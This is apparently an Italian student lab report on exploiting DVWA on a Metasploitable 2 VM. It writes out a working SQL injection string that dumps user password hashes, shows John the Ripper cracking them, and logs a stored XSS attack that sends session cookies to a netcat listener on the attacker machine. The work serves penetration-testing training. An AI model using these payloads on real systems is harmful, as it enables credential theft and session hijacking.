



ESERCIZIO S6L5: SQL INJ E XSS STORED




SCOPO DELL' ESERCIZIO

L'esercizio di oggi ha 2 parti utilizzando macchina attaccante Kali Linux e macchina vittima Metasploitable 2 (entrambe su rete interna) utilizzando DVWA per sfruttare le sue vulnerabilità:

1. Effettuare un attacco SQL Injection Blind per estrarre gli hash codificati in MD5 delle password degli utenti e decifrarle grazie al tool Jack the Ripper
2. Effettuare un attacco XSS Stored per estrarre i cookie di sessione degli utenti target e inviarli direttamente alla macchina attaccante

1) SQL Injection Blind



Per cominciare il primo attacco, loggiamo su DVWA impostando livello di sicurezza low e inseriamo nel campo di testo User ID la seguente stringa di testo : “%’ and 0=0 union select null, concat(0x0a,user_id,0x0a,first_name,0x0a,last_name,0x0a,user,password) from users #”

Questa stringa che iniettiamo andrà a restituirci vari dati a noi utili come in questo caso le password cifrate in MD5 e sotto forma di hash.

Ora che le abbiamo le inseriamo una per riga dentro un file di testo .txt chiamandolo per esempio password.txt per il prossimo passaggio.

1.1) SQL Injection Blind

```
kali@kali: ~/Desktop
File Actions Edit View Help
wordlist=/usr/share/wordlists/rockyou.txt password.txt
Using default input encoding: UTF-8
No password hashes loaded (see FAQ)
password.txt: command not found

(kali@kali)~[~/Desktop]
$ john --format=raw-md5 --wordlist=/usr/share/wordlists/rockyou.txt password.txt
Using default input encoding: UTF-8
Loaded 4 password hashes with no different salts (Raw-MD5 [MD5 256/256 AVX2 8x3])
Warning: no OpenMP support for this hash type, consider --fork=2
fopen: /usr/share/wordlists/rockyou.txt: No such file or directory

(kali@kali)~[~/Desktop]
$ john --format=raw-md5 --wordlist=/usr/share/wordlists/rockyou.txt password.txt
Using default input encoding: UTF-8
Loaded 4 password hashes with no different salts (Raw-MD5 [MD5 256/256 AVX2 8x3])
Warning: no OpenMP support for this hash type, consider --fork=2
Press 'q' or Ctrl-C to abort, almost any other key for status
password (admin)
abc123 (Gordon)
letmein (Pablo)
charley (Hack)
4g 0:00:00.00 DONE (2024-01-10 04:44) 100.0g/s 76800p/s 76800c/s 115200C/s my3kids..dangerous
Warning: passwords printed above might not be all those cracked
Use the "--show --format=Raw-MD5" options to display all of the cracked passwords reliably
Session completed.

(kali@kali)~[~/Desktop]
$
```


Avendo preparato alla fine del passaggio precedente il file password.txt con gli hash delle password all'interno, ora possiamo finalizzare il primo obiettivo dell'esercizio di oggi, cioè ricavare le password degli utenti decifrate.

Per fare ciò inseriremo il comando "john --format=raw-md5 --wordlists=/usr/share/wordlists/rockyou.txt password.txt"

Il comando tutto il necessario al fine di decifrare gli hash ed ottenere le password in chiaro, come dimostra lo screenshot alla sinistra.


Ora abbiamo completato la prima parte dell'esercizio.

2) XSS Stored



Per cominciare la seconda parte dell'esercizio, visto che abbiamo già' pronto il codice in php sotto forma di script da inserire, abbiamo bisogno tramite browser (in questo caso Firefox) di utilizzare la funzionalità di ispezione elementi e modificheremo il numero massimo di caratteri che il campo di testo "Message" può contenere, portandolo ad un massimo di 500 rispetto all'originale 50.


2.1) XSS Stored



Ora siamo pronti a incollare il codice all'interno, inserire un "Name" a nostra scelta nel campo di testo superiore e cliccare sul tasto "Sign Guestbook".

Il codice (script scritto in php) consente di estrarre i cookie della sessione degli utenti e di inviarli all'IP della nostra macchina attaccante Kali Linux sulla porta 8888 scelta da noi, dove avremo il tool NetCat attivo che ascolterà i pacchetti in arrivo sulla porta 8888.

2.2) XSS Stored



```
kali@kali: ~  
$ nc -kvp 8888  
listening on [any] 8888 ...  
192.168.50.100: inverse host lookup failed: Host name lookup failure  
connect to [192.168.50.100] from (UNKNOWN) [192.168.50.100] 54432  
GET /?c=security=low;%20PHPSESSID=ebc57f1eafa85ceb3176165791b309e1 HTTP/1.1  
Host: 192.168.50.100:8888  
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0  
Accept: image/avif,image/webp,*/  
Accept-Language: en-US,en;q=0.5  
Accept-Encoding: gzip, deflate  
Connection: keep-alive  
Referer: http://192.168.50.101/
```

Dopo aver inserito lo script in php sottoforma di stringa di testo e aver cliccato il tasto, vedremo attraverso NetCat il dato che a noi ci interessava estrarre così completando l'ultima parte dell'esercizio, cioè estrarre i cookie utenti ed inviarli alla macchina attaccante.

Per NetCat, abbiamo utilizzato il seguente comando “nc -kvp 8888” per ottenere i dati come è visibile nello screenshot a fianco.

Ora abbiamo completato in maniera corretta e completa l'esercizio S6L5.